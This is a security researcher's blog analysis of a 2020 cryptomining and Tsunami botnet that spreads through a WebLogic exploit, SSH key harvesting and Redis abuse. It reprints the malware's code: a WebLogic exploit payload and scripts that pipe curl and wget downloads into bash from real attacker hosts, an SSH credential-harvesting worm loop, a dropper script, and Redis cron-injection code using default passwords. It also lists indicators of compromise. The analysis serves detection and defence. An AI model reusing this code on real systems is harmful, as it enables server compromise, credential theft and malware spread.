Multi-Vector Miner+Tsunami Botnet with SSH Lateral Movement

tolisec.com/multi-vector-minertsunami-botnet-with-ssh-lateral-movement/

A fellow security researcher, 0xrb, shared with me samples of a botnet that propagates using weblogic exploit. The botnet was also discovered by @BadPackets 5 days ago and it is still active as of now, December 1, 2020. The botnet carries two payloads: 1) a Monero XMR Miner binaries; and 2) Tsunami binaries. This botnet is targeting cloud servers. An earlier version of the botnet, carrying only XMR Miner payload was investigated and reported by Patrick Olsen from AWAKE Security in September 2020.

Botnet Summary

Payloads: Monero Miner and Tsunami.
Infection vectors: Docker API, Weblogic, SSH bruteforce?, Redis?
The botnet is currently propagating using weblogic exploit. In September, an earlier version of the botnet was exploiting misconfigured docker API. Interestingly, the current botnet version contains unused code for exploiting Redis and for bruteforcing SSH.
Lateral movement: The botnet uses SSH for lateral movement. It tries to infect hosts the system has connected to previously.
Evasion and Persistence: The botnet achieves persistence in multiple ways; kills running processes, potentially competing mining tools and eliminates EDR. Uses base64 encoded intermediate stage shell-scripts and base64 encoded commands to download and execute python scripts.
Excellent analysis of the previous version by AWAKE's Patrick Olsen: https://awakesecurity.com/blog/threat-hunting-to-find-misconfigured-docker-exploitation/

What's new in this version of the botnet?

- Tsunami added as a second payload, in addition to Monero XMR miner
- Oracle WebLogic RCE exploit for propagation
- Eliminates EDR and monitoring tools, AliBaba's Aliyun and Tencent's qcloud
- Uses improved function for SSH Lateral Movement that enumerates ssh users, keys, hosts and ports
- Uses multiple shell-scripts and python-scripts with different dropping locations, connects to binary hosting webservers using hardcoded IP addresses and domains
- Contains unused code for scanning for SSH and Redis services using masscan, and for infecting servers using Redis-cli and SSH brute-force tools

Analysis

Stage 1 – WebLogic exploit CVE-2020-14882

poc.xml SHA256: af1f3e57544583561dbd02201407782aef7dce47489e703ad6ac9f231363b439

The stage 1 executes two payloads, a shell script, xms, and a python script. The shellscript xms is piped to bash from curl, in case that fails, it is fetched with wget, executed and removed, to prevent analysis. The python script is fetched and executed using base64 encoded commands to avoid detection and analysis.

```
&lt;beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  &lt;bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    &lt;constructor-arg>
      &lt;list>
        &lt;value>/bin/bash&lt;/value>
        &lt;value>-c&lt;/value>
        &lt;value>&lt;!&#91;CDATA&#91;curl -s hxxp://205.185.116.78/xms | bash -sh; wget -q -O - hxxp://205.185.116.78/xms | bash -sh; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExNi43OC9kLnB5IikucmVhZCgp
| base64 -d | bash -; lwp-download hxxp://205.185.116.78/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms]]>&lt;/value>
      &lt;/list>
    &lt;/constructor-arg>
  &lt;/bean>
&lt;/beans>
```

The echoed base64 encoded string resolves to the following: python -c 'import urllib;exec(urllib.urlopen("hxxp://205.185.116.78/d.py").read())'

Stage 2 A) – xms shell script

xms shell script SHA256: 72acbfdeadfa31d7ccda7fdcc93944b1948e263239af8850e5b44c518da0a4c5

Actions performed*:*

1. Configures shell path
2. Switches SELinux to permissive mode in case it is in enforcing mode

3. Sets the limit of user processes to 50000
4. Sets the number of RedHat huge pages to three times the number of virtual CPU cores
5. Clears LD Preload
6. Kills processes communicating on the following ports: 3333, 4444, 5555, 7777, 14444, 5790, 45700, 2222, 9999, 20580 and 13531. Also kills processes connected to these services: 23.94.24.12:8080 and 134.122.17.13:8080. These actions may kill previously running software and potential competing bots.
7. Generates a random number and based on that random number sets threads to 300 or 800 -> this is used in the unused/commented SSH bruteforce code
8. Uninstalls DER
   - Checks if Aliyun, the AliBaba Security Agent, is installed and if it that's the case, it uninstalls it
   - Checks if qcloud, cloud monitoring by tencent is installed, and if that's the case, it uninstalls it
9. Gets the /16 range of the WAN IP address of the host
10. Checks if pool.supportxmr.com is reachable
11. Checks if bash.givemexyz.in is reachable and if that's the case executes the following:
    python -c 'import urllib;exec(urllib.urlopen("hxxp://bash.givemexyz.in/dd.py").read())'
12. If bash.givemexyz.in is not reachable it executes the following:
    python -c 'import urllib;exec(urllib.urlopen("hxxp://205.185.116.78/d.py").read())'

SSH Lateral Movement: The xms shell script attempts to infect hosts that the server has been previously connected to.

- It resolves the victim host IP using icanhazip.com
- It enumerates users, hosts, keys and ports and runs 4 nested loops to try all combinations
- To find this information it parses id_rsa*; .ssh/config; .bash_history; and .pem files in home and root directories. It also lists running processes to grab information about active SSH connections.

```
localgo() {
  echo "localgo start"
  myhostip=$(curl -sL icanhazip.com)
  KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
  KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
  KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk '{print $1'})
  KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
  HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
  HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "(&#91;0-9]{1,3}\.)
{3}&#91;0-9]{1,3}")
  HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' | awk -F
'{print $1}')
  HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r
'/\n/!s/&#91;0-9.]+/\n&amp;\n/;/^(&#91;0-9]{1,3}\.){3}&#91;0-9]{1,3}\n/P;D' | awk '{print $1}')
  HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "(&#91;0-9]{1,3}\.){3}&#91;0-9]
{1,3}" | uniq)
  HOSTS6=$(ps auxw | grep -oP "(&#91;0-9]{1,3}\.){3}&#91;0-9]{1,3}" | grep ":22" | uniq)
  USERZ=$(
    echo "root"
    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq | grep -wv ".ssh"
  )
  USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw
"nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
  sshports=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw
"nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}' | awk '{print $1}' | sed 's/&#91;^0-9]*//g' | tr ' ' '\n' | nl | sort -u -k2
| sort -n | cut -f2- | sed -e "\$a22")
  userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2- | grep -vw "." | grep -vw "ssh" | sed '/\./d')
  hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -
n | cut -f2-)
  keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
  i=0
  for user in $userlist; do
    for host in $hostlist; do
      for key in $keylist; do
        for sshp in $sshports; do
          ((i++))
          if &#91; "${i}" -eq "20" ]; then
            sleep 5
            ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &amp;>/dev/null &amp;
            i=0
          fi

          #Wait 5 seconds after every 20 attempts and clean up hanging processes

          chmod +r $key
          chmod 400 $key
          echo "[email protected]$host"
          ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "(curl -s
http://$url/xms||wget -q -O - http://$url/xms)|bash -sh; echo $base | base64 -d | bash -; lwp-download http://$url/xms /tmp/xms; bash
/tmp/xms; rm -rf /tmp/xms"
          ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "(curl -s
http://$url/xms||wget -q -O - http://$url/xms)|bash -sh; echo $base | base64 -d | bash -; lwp-download http://$url/xms /tmp/xms; bash
/tmp/xms; rm -rf /tmp/xms"
        done
      done
    done
  done
  # scangogo
  echo "local done"
```


Persistence: The persistence mechanisms are the same as in the previous version of the botnet.

- The xms scripts achieves persistence through cronjobs that download and execute the xms shell script and the python scripts every minute, every 2 minutes, every 3 minutes, every 30 minutes and hourly.
- /etc/cron.d/root
- /etc/cron.d/apache
- /var/spool/cron/root
- /var/spool/cron/crontabs/root
- /etc/cron.hourly/oanacroner1
- It also overwrites /etc/init.d/down to ensure persistence at system startup.

Stage 2 B) Python Scripts

There are 4 python scripts in total. They are grouped in 2 groups. The first group downloads and runs the Miner binaries and the accompanying shell-scripts, maintains persistence and downloads and runs the second group of python scrips. The second group of python scripts downloads and runs the Tsunami binaries. Each group has two scripts: one fetches the bins from a hardcoded IP while the other uses a domain to connect to the webserver hosting the payloads. The scripts in the same group also drop the bins to different locations i.e. in /tmp or /var/tmp.

d.py ->
1) downloads go shell script and Miner binaries from hardcoded IP 205.185.116.78, and executes Miner binaries through go script. Downloads and executes b.py.
2) Fetches and executes a shell script that:
a) executes: python -c ‘import urllib;exec(urllib.urlopen(“hxxp://bash.givemexyz.in/dd.py”).read())’ or if the givemexyz webserver is not available:
python -c ‘import urllib;exec(urllib.urlopen(“hxxp://205.185.116.78/b.py”).read())’
b) maintains persistence using cron
The dd.py python script has the same behaviour as d.py but it fetches the Miner binaries from bash.givemexyz.in.
b.py and bb.py -> fetch and execute the Tsunami 32 and 64bit binaries



```
if platform.architecture()[0] == "64bit":
    urlx64 = "http://bash.givemexyz.in/x64b"
    try:
        f = urllib.urlopen(urlx64)
        if f.code == 200:
            data = f.read()
            with open ("/tmp/x64b", "wb") as code:
                code.write(data)
        os.chmod("/tmp/x64b", 0o777)
        os.system("/tmp/x64b")
    except:
        pass
else:
    urlx32 = "http://bash.givemexyz.in/x32b"
    try:
        y = urllib.urlopen(urlx32)
        if y.code == 200:
            data = y.read()
            with open ("/tmp/x32b", "wb") as code:
                code.write(data)
        os.chmod("/tmp/x32b", 0o777)
        os.system("/tmp/x32b")
    except:
        pass
```

bb.py script

Stage 3) A) Monero XMR Miner ELF Binaries
The binaries are downloaded together with a shell-script named go. The ‘go’ shell-script is used to execute the Miner binaries. The binaries are packed with default UPX packer.
x86_64 SHA256: fdc7920b09290b8dedc84c82883b7a1105c2fbad75e42aea4dc165de8e1796e3
i686 SHA256: 35e45d556443c8bf4498d8968ab2a79e751fc2d359bf9f6b4dfd86d417f17cfb
go SHA256: 6f7393474c6f3c452513231d1e3fa07ed9dcc8d53a1bb2d680c78e9aa03f8f9d

```
#!/bin/bash
cd /tmp
if &#91; $(ping -c 1 pool.supportxmr.com 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];   then
        dns=""
else
        dns="-d"
fi
rm -rf /tmp/.lock 2>/dev/null
EXEC="dbusex"
DIR=`pwd`
if &#91; "$#" == "0" ]; then
ARGS=""
else
for var in "[email protected]"
do
if &#91; "$var" != "-f" ]; then
ARGS="$ARGS $var"
fi
if &#91; ! -z "$FAKEPROC" ]; then
FAKEPROC=$((FAKEPROC+1))
fi
if &#91; "$var" == "-h" ]; then
FAKEPROC="1"
fi
if &#91;&#91; "$FAKEPROC" == "2" ]]; then
EXEC="$var"
fi
if &#91; ! -z "$dns" ]; then
ARGS="$ARGS $dns"
fi
done
fi
mkdir -- ".$EXEC"
cp -f -- `uname -m` ".$EXEC"/"$EXEC"
./".$EXEC"/"$EXEC" $ARGS -pwn
./".$EXEC"/"$EXEC" $ARGS -c
rm -rf ".$EXEC"
echo "#!/bin/bash
cd -- $DIR
mkdir -- .$EXEC
cp -f -- `uname -m` .$EXEC/$EXEC
./.$EXEC/$EXEC $ARGS -c
rm -rf .$EXEC" > "$EXEC"
chmod +x -- "$EXEC"
./"$EXEC" >/dev/null 2>&amp;1
rm -rf /tmp/go

```

The Miner ELF binaries connect to the following mining proxy servers:
66.70.218.40:8080
209.141.35.17:8080

Stage 3) B) Tsunami
The Tsunami binaries are compiled for x86 and x86_64 architectures and similarly to the Miner binaries, they are also packed with UPX.
They connect to the following C2 server: 104.244.75.25:443
x32b SHA256: 9b8280f5ce25f1db676db6e79c60c07e61996b2b68efa6d53e017f34cbf9a872
x64b SHA256: 855557e415b485cedb9dc2c6f96d524143108aff2f84497528a8fcddf2dc86a2

Unused Exploitation Functions in Stage 2) 'xms' shell-script
*SSH Scanner and Exploit*s
1.Scans the following ranges for open port 22 using masscan: 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16
2.Uses SSH brute tools to attack the discovered servers with open SSH ports
SSH attack command base64 decoded: RSAKEY="no" SCP="no" SCPFILE="/tmp/linux.tar.gz" SCPPATH="/tmp" CMD="cd /tmp; tar -xvf /tmp/linux.tar.gz; chmod 777 /tmp/i686 /tmp/x86_64 /tmp/go; /tmp/go" PORT="22″ UserKnownHostsFile=" " BatchMode="no" ConnectTimeout="15″ StrictHostKeyChecking="no" Format="USER PASS IP" /tmp/sshexec /tmp/sparte.txt

```
#if &#91; ! "$(ps -fe | grep '/usr/sbin/sshd  /tmp/ipss'| grep -v grep)" ]; then
#       if &#91;&#91; $EUID = 0 ]];
#       then
#          echo "xd" > /tmp/.checking
#          $WGET "$DIR"/masscan hxxp://205.185.116.78/masscan
#          $WGET "$DIR"/p hxxp://205.185.116.78/p
#          $WGET "$DIR"/hxx hxxp://205.185.116.78/hxx
#          lwp-download hxxp://205.185.116.78/masscan "$DIR"/masscan
#          lwp-download hxxp://205.185.116.78/p "$DIR"/p
#          lwp-download hxxp://205.185.116.78/hxx "$DIR"/hxx
#          chmod 777 "$DIR"/hxx
#          chmod 777 "$DIR"/masscan
#          rm -rf /tmp/sshcheck /tmp/ssh_vuln.txt /tmp/scan.log /tmp/ipss
#          nohup /tmp/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 600000 -p22 --wait 0 | awk '{print $6}' > /tmp/ipss
#          #nohup /tmp/scan $rand.$rand2.0.0-$rand.$rand2.255.255 22 > /tmp/ssh_vuln.txt
#          #cat /tmp/ssh_vuln.txt | grep 'OpenSSH' | awk '{print $1}' | uniq | shuf > /tmp/sshcheck
#          nohup /tmp/hxx $threads -f /tmp/ipss /tmp/p 22 'curl -s hxxp://205.185.116.78/xms | bash -sh; wget -q -O - hxxp://205.185.116.78/xm
#          echo Finished
#          pkill -9 hxx
#          rm -rf /tmp/.checking
#       else
#          echo "xd" > /tmp/.checking
#          $WGET "$DIR"/scan hxxp://205.185.116.78/scan
#          $WGET "$DIR"/p hxxp://205.185.116.78/p
#          $WGET "$DIR"/hxx hxxp://205.185.116.78/hxx
#          lwp-download hxxp://205.185.116.78/scan "$DIR"/scan
#          lwp-download hxxp://205.185.116.78/p "$DIR"/p
#          lwp-download hxxp://205.185.116.78/hxx "$DIR"/hxx
#          chmod 777 "$DIR"/hxx
#          chmod 777 "$DIR"/scan
#          rm -rf /tmp/sshcheck /tmp/ssh_vuln.txt /tmp/scan.log /tmp/ipss
#          nohup /tmp/scan $range.0.0-$range.255.255 22 > /tmp/ssh_vuln.txt
#          cat /tmp/ssh_vuln.txt | grep "OpenSSH" | awk '{print $1}' | uniq | shuf > /tmp/ipss
#          nohup /tmp/hxx $threads -f /tmp/ipss /tmp/p 22 'curl -s hxxp://205.185.116.78/xms | bash -sh; wget -q -O - hxxp://205.185.116.78/xm
#          echo Finished
#          pkill -9 hxx
#          rm -rf /tmp/.checking
#    fi
#
#else
#    echo "Loading"
#fi

#if &#91; -f "/tmp/.checking" ];
#then
#    echo "loading"
#else
#    echo "xd" > /tmp/.checking
#    $WGET "$DIR"/linux.tar.gz hxxp://$url/linux.tar.gz
#    $WGET "$DIR"/sshexec hxxp://$url/sshexec
#    $WGET "$DIR"/sshpass hxxp://$url/sshpass
#    lwp-download hxxp://$url/linux.tar.gz "$DIR"/linux.tar.gz
#    lwp-download hxxp://$url/sshexec "$DIR"/sshexec
#    lwp-download hxxp://$url/sshpass "$DIR"/sshpass
#    chmod 777 "$DIR"/sshexec
#    chmod 777 "$DIR"/sshpass
#    sed -i 's/:/ /g' /tmp/sparte.txt
#    nohup echo
UlNBS0VZPSJubyIgU0NQPSJubyIgU0NQRklMRT0iL3RtcC9saW51eC50YXIuZ3oiIFNDUFBBVEg9Ii90bXAiIENNRD0iY2QgL3RtcDsgdGFy
| base64 -d | bash - >/dev/null 2>&amp;1
#    rm -rf /tmp/.checking
#
```

Redis for infecting servers in LAN

1. Scans for devices in LAN with open port 6379, adds them to a list
2. Uses redis-cli to infect the discovered servers

```
#if &#91; -f "/tmp/.redis" ]; then
#    if ! command -v "redis-cli" &amp;> /dev/null
#    then
#       echo "COMMAND could not be found"
#       apt install redis-tools -y >/dev/null
#       yum install redis-tools -y >/dev/null
#
#    else
#       if &#91;&#91; $EUID = 0 ]]; then
#           echo "xd" > /tmp/.redis
#           apt install redis-tools -y >/dev/null
#           yum install redis-tools -y >/dev/null
#           echo 'config set dbfilename "backup.db"' > /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           echo 'flushall' >> /tmp/.dat
#           echo 'set backup1 "\n\n\n*/2 * * * * wget -q -O - hxxp://205.185.116.78/xms | bash -sh\n\n"' >> /tmp/.dat
#           echo 'set backup2 "\n\n\n*/3 * * * * curl -fsSL hxxp://205.185.116.78/xms | bash -sh\n\n"' >> /tmp/.dat
#           echo 'set backup3 "\n\n\n*/4 * * * * lwp-download hxxp://205.185.116.78/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> /tmp
#           echo 'set backup4 "\n\n\n*/5 * * * * echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExNi43OC9kLnB5IikucmVhZCgp
| base64 -d | bash -\n\n"' >> /tmp/.dat
#           echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
#           echo 'config set dbfilename "root"' >> /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           sleep 1
#           rm -rf /tmp/redis_vuln.txt
#           nohup /tmp/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 600000 -p6379 --wait 0 | awk '{print $6}' > /tmp/redis_vuln.
#           cat /tmp/redis_vuln.txt | while read line; do
#           cat /tmp/.dat | timeout 3 redis-cli -h $line &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a [email protected] &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123! &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a 123456 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a admin &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a mysql &amp;>/dev/null &amp;
#           done &lt; /tmp/redis_vuln.txt
#           rm -rf /tmp/.redis
#       else
#           echo "xd" > /tmp/.redis
#           echo 'config set dbfilename "backup.db"' > /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           echo 'flushall' >> /tmp/.dat
#           echo 'set backup1 "\n\n\n*/2 * * * * wget -q -O - hxxp://205.185.116.78/xms | bash -sh\n\n"' >> /tmp/.dat
#           echo 'set backup2 "\n\n\n*/3 * * * * curl -fsSL hxxp://205.185.116.78/xms | bash -sh\n\n"' >> /tmp/.dat
#           echo 'set backup3 "\n\n\n*/4 * * * * lwp-download hxxp://205.185.116.78/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> /tmp
#           echo 'set backup4 "\n\n\n*/5 * * * * echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExNi43OC9kLnB5IikucmVhZCgp
| base64 -d | bash -\n\n"' >> /tmp/.dat
#           echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
#           echo 'config set dbfilename "root"' >> /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
#           echo 'save' >> /tmp/.dat
#           rm -rf /tmp/redislan /tmp/redislan.txt
#           sleep 1
#           nohup /tmp/scan $range.0.0-$range.255.255 6379 > /tmp/redislan.txt
#           cat /tmp/redislan.txt | awk '{print $1}' | uniq | shuf > /tmp/redislan
#           sleep 1
#           cat /tmp/redislan | while read line; do
#           cat /tmp/.dat | timeout 3 redis-cli -h $line &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a [email protected] &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123! &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a 123456 &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a admin &amp;>/dev/null &amp;
#           cat /tmp/.dat | timeout 3 redis-cli -h $line -a mysql &amp;>/dev/null &amp;
#           done &lt; /tmp/redislan
#           rm -rf /tmp/.redis
#
#       fi
#
#   fi
#fi
```

IOCs

FILENAME	SHA256
poc.xml	af1f3e57544583561dbd02201407782aef7dce47489e703ad6ac9f231363b439
xms (shell script)	22e3611cb2b156c3dc2d192b65707aac7787955d7dc120dfbc09aef8e12251b5
b.py	b07bf6e14050c1c56c9b80155417370b4704eb0655cfc18bb4259956162c3814
bb.py	508ec039ca9885f1afc6f15bb70adfa9ed32f9c2d0bff511052edb39898951c7
d.py	8dbd281c98c8e176621566e3a77eb8a3b7ae4f254773d56f7033f903dd09a043
dd.py	030f41373567846ee18716605dea3ef94d1861b9c32b664d25026d41c3557c00
x86_64 (miner)	fdc7920b09290b8dedc84c82883b7a1105c2fbad75e42aea4dc165de8e1796e3
i686 (miner)	35e45d556443c8bf4498d8968ab2a79e751fc2d359bf9f6b4dfd86d417f17cfb
go (shell script)	6f7393474c6f3c452513231d1e3fa07ed9dcc8d53a1bb2d680c78e9aa03f8f9d
x32b (Tsunami)	9b8280f5ce25f1db676db6e79c60c07e61996b2b68efa6d53e017f34cbf9a872
x64b (Tsunami)	855557e415b485cedb9dc2c6f96d524143108aff2f84497528a8fcddf2dc86a2


IPs and domains of web servers hosting the binaries:
205.185.116.78
198.98.57.217
194.156.99.30
bash.givemexyz.in

C2 and Mining services:
66.70.218.40:8080
209.141.35.17:8080
104.244.75.25:443
pool.supportxmr.com
xmr.givemexyz.in

SSH brute-force tools:

FILENAME	SHA256
linux.tar.gz	89c7ed0a005626c102b2cfae7f3bd133ca9c4b81e01a0265f4b21db819e6121a
masscan	9aa8a11a52b21035ef7badb3f709fa9aa7e757788ad6100b4086f1c6a18c8ab2
sshexec	fc96b87e3d534db27ebf859309d5bf51e2abde9765a2770b0d570bfb89764cb1
sshpass	1d804c5dfa6da0db4a4465232ad9117003df2ea8f0fc68d9e48700d4373a4568
hxx	1225cc15a71886e5b11fca3dc3b4c4bcde39f4c7c9fbce6bad5e4d3ceee21b3a


Update:
The XMR Miner is also targeting Windows servers which is evident by the presence of .exe binaries in the same ftp server:



ftp://205.185.116.78

my.exe	Nov 30, 2020, 9:59 PM	4.40 MB
pythonhs.exe	Aug 31, 2020, 3:29 AM	1.90 MB
sshchina	Nov 6, 2020, 2:01 PM	2.01 MB
wxm.exe	Nov 15, 2020, 4:52 PM	3.71 MB
x010	Nov 6, 2020, 2:02 PM	2.17 KB
x011	Nov 6, 2020, 2:02 PM	2.17 KB
x012	Nov 6, 2020, 2:02 PM	2.18 KB
x013	Nov 6, 2020, 2:02 PM	2.17 KB
x014	Nov 6, 2020, 2:02 PM	2.18 KB
x015	Nov 6, 2020, 2:02 PM	2.17 KB
x016	Nov 6, 2020, 2:02 PM	2.16 KB
x017	Nov 6, 2020, 2:02 PM	2.17 KB
x018	Nov 6, 2020, 2:02 PM	2.17 KB
x019	Nov 6, 2020, 2:02 PM	2.16 KB
x020	Nov 6, 2020, 2:02 PM	2.14 KB
x021	Nov 6, 2020, 2:02 PM	2.16 KB
x022	Nov 6, 2020, 2:02 PM	2.15 KB
x023	Nov 6, 2020, 2:02 PM	2.15 KB
